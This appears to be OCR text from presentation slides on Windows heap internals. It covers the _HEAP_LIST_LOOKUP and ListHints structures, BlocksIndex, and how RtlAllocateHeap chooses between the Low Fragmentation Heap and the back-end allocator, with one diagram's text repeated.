




_HEAP_LIST_LOOKUP
ExtendedLookup
ArraySize: 0x80
OutOfRangeItems: 0
BaseIndex: 0
ListHead
ListsInUseUlong
ListHints
Red blinks can be :
counters
OR
pointers to a _HEAP_BUCKET + 1B
_HEAP
BlocksIndex
FreeList
Back End structures
ListHints
0
Flink
Blink
127 (0x80 - 1)
_HEAP_LIST_LOOKUP
ExtendedLookup: NULL
ArraySize : 0x80
OutOfRangeItems : 1
BaseIndex: 0x80
ListHead
ListsInUseUlong
ListHints
128 (0x80)
255 (0x80+0x80-1)


Front-End Allocation

- RtlAllocateHeap :

1. Get the heap
2. Get the correct BlocksIndex
3. Get the correct ListHints entry
4. Look at blink
5. If blink & 1, use LFH, otherwise use back-end



_HEAP_LIST_LOOKUP
ExtendedLookup
ArraySize: 0x80
OutOfRangeItems: 0
BaseIndex: 0
ListHead
ListsInUseUlong
ListHints
Red blinks can be :
counters
OR
pointers to a _HEAP_BUCKET + 1B
_HEAP
BlocksIndex
FreeList
ListHints
0
Flink
Blink
127 (0x80 - 1)
_HEAP_LIST_LOOKUP
ExtendedLookup: NULL
ArraySize : 0x80
OutOfRangeItems : 1
BaseIndex: 0x80
ListHead
ListsInUseUlong
ListHints
ListHints
128 (0x80)
255 (0x80+0x80-1)

